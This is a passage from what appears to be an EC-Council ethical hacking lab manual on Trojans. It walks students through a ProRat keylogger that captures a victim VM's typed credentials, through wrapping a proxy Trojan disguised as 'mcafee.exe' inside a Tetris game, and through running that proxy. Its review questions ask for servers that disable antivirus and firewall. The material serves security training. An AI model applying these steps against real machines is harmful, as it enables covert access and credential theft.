


FIGURE 1.16: ProRat KeyLogger window

This Trojan works like a remote desktop access. The hacker gains complete GUI access of the remote system:

- Infect victim's computer with server.exe and plant Reverse Connecting Trojan.
- The Trojan connects to victim's Port to the attacker and establishing a reverse connection.
- Attacker then has complete control over victim's machine.

24. Now switch to **Windows Server 2008** machine and open a browser or Notepad and type any text.




FIGURE 1.17: Text typed in Windows Server 2008 Notepad

Banking Trojans are program that steals data from infected computers via web browsers and protected storage.

25. While the victim is writing a **message** or entering a **user name** and password, you can capture the log entity.
26. Now switch to Windows 8 Virtual Machine and click **Read Log** from time to time to check for data **updates** from the victim machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 1.18: ProRat KeyLogger window

27. Now you can use a lot of features from ProRat on the victim's machine.

Note: ProRat Keylogger will not read special characters.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Create a server with advanced options such as Kill AV-FW on start, disable Windows XP Firewall, etc., send it and connect it to the victim machine, and verify whether you can communicate with the victim machine.

2. Evaluate and examine various methods to connect to victims if they are in other cities or countries.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tool/Utility	Information Collected/Objectives Achieved
ProRat Tool	Successful creation of Blinded server.exe
	Output: PC Information Computer Name:WIN-EGBHISG14LO User Name: Administrator Windows Ver: Windows Language: English (United States) Windows Path: c:\windows System Path: c:\windows\system32 Temp Path: c:\Users\ADMINI~1\ Product ID: Workgroup: NO Data: 9/23/2012

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Wrapping a Trojan Using One File EXE Maker

A Trojan is a program that contains malicious or harmful code inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on a hard drive.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Sometimes an attacker makes a very secure backdoor even more safer than the normal way to get into a system. A normal user may use only one password for using the system, but a backdoor may need many authentications or SSH layers to let attackers use the system. Usually it is harder to get into the victim system from installed backdoors compared with normal logging in. After getting control of the victim system by an attacker, the attacker installs a backdoor on the victim system to keep his or her access in the future. It is as easy as running a command on the victim machine. Another way the attacker can install a backdoor is using ActiveX. Whenever a user visits a website, embedded ActiveX could run on the system. Most of websites show a message about running ActiveX for voice chat, downloading applications, or verifying the user. In order to protect your system from attacks by Trojans and need extensive knowledge on creating Trojans and backdoors and protecting the system from attackers.

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors

Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of the lab include:

- Wrapping a Trojan with a game in Windows Server 2008
- Running the Trojan to access the game on the front end

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Analyzing the Trojan running in backend

Lab Environment

To carry out this, you need:

- **OneFileEXEMaker** tool located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Wrapper Covert Programs\OneFileExeMaker**
- A computer running **Window Server 2012** (host)
- **Windows Server 2008** running in virtual machine
- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

Note: The versions of the created client or host and appearance may differ from what is in the lab, but the actual process of connecting to the server and accessing the processes is same as shown in this lab.

TASK 1

OneFile EXE Maker

Lab Tasks

1. Install **OneFileEXEMaker** on **Windows Server 2008** Virtual Machine.




FIGURE 3.1: OneFile EXE Maker Home screen

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. Click the **Add File** button and browse to the CEH-Tools folder at the location **Z:\CEHv8 Module 06 Trojans and Backdoors\Games\Tetris** and add the **Lazaris.exe** file.

You can set various tool options as Open mode, Copy to, Action




FIGURE 3.2: Adding Lazaris game

3. Click **Add File** and browse to the CEH-Tools folder at the location **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Proxy Server Trojans** and add the **mcafee.exe** file.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors




FIGURE 3.3: Adding MCAFEE.EXE proxy server

4. Select **Mcafee** and type **8080** in the **Command Line Parameters** field.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 3.4: Assigning port 8080 to MCAFEE

5. Select **Lazaris** and check the **Normal** option in **Open Mode**.




FIGURE 3.5: Setting Lazaris open mode

6. Click **Save** and browse to save the file on the desktop, and name the file **Tetris.exe**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 3.6: Trojan created

MCAFEE.EXE will run in background

7. Now double-click to open the **Tetris.exe** file. This will launch the Lazaris game on the front end.




FIGURE 3.7: Lazaris game

8. Now open **Task Manager** and click the **Processes** tab to check if **McAfee** is running.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 3.8: MCAFEE in Task manager

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
EXE Maker	**Output:** Using a backdoor execute **Tetris.exe**

Questions

1. Use various other options for the Open mode, Copy to, Action sections of OneFileEXEMaker and analyze the results.

2. How you will secure your computer from OneFileEXEMaker attacks?

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 4

Proxy Server Trojan

A Trojan is a program that contains malicious or harmful code inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on a hard drive.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.

Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of this lab include:

- Starting McAfee Proxy
- Accessing the Internet using McAfee Proxy

Lab Environment

To carry out this, you need:

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors

- **McAfee** Trojan located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Proxy Server Trojans**
- A computer running **Window Server 2012** (host)
- **Windows Server 2008** running in virtual machine
- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- You need a web browser to access Internet
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

Note: The versions of the created cclient or host and appearance may differ from what it is in the lab, but the actual process of connecting to the server and accessing the processes is same as shown in this lab.

TASK 1

Proxy server - Mcafee

Lab Tasks

1. In Windows Server 2008 Virtual Machine, navigate to **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types,** and right-click **Proxy Server Trojans** and select **CmdHere** from the context menu.




FIGURE 4.1: Windows Server 2008: CmdHere

2. Now type the command **dir** to check for folder contents.




FIGURE 4.2: Directory listing of Proxy Server folder

3. The following image lists the directories and files in the folder.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 4.3: Contents in Proxy Server folder

4. Type the command **mcafee 8080** to run the service in Windows Server 2008.




FIGURE 4.4: Starting mcafee tool on port 8080

5. The service has started on port **8080**.
6. Now go to **Windows Server 2012** host machine and configure the web browser to access the Internet on port **8080**.
7. In this lab launch Chrome, and select **Settings** as shown in the following figure.

This process can be attained in any browser after setting the LAN settings for the respective browser




FIGURE 4.5: Internet option of a browser in Windows Server 2012

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Click the **Show advanced settings** link to view the Internet settings.




FIGURE 4.6: Advanced Settings of Chrome Browser

9. In **Network Settings**, click **Change proxy settings**.




FIGURE 4.7: Changing proxy settings of Chrome Browser

10. In the **Internet Properties** window click **LAN settings** to configure proxy settings.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 4.8: LAN Settings of a Chrome Browser

11. In the **Local Area Network (LAN) Settings** window, select the **Use a proxy server for your LAN** option in the **Proxy server** section.
12. Enter the IP address of Windows Server 2008, set the port number to **8080**, and click **OK**.

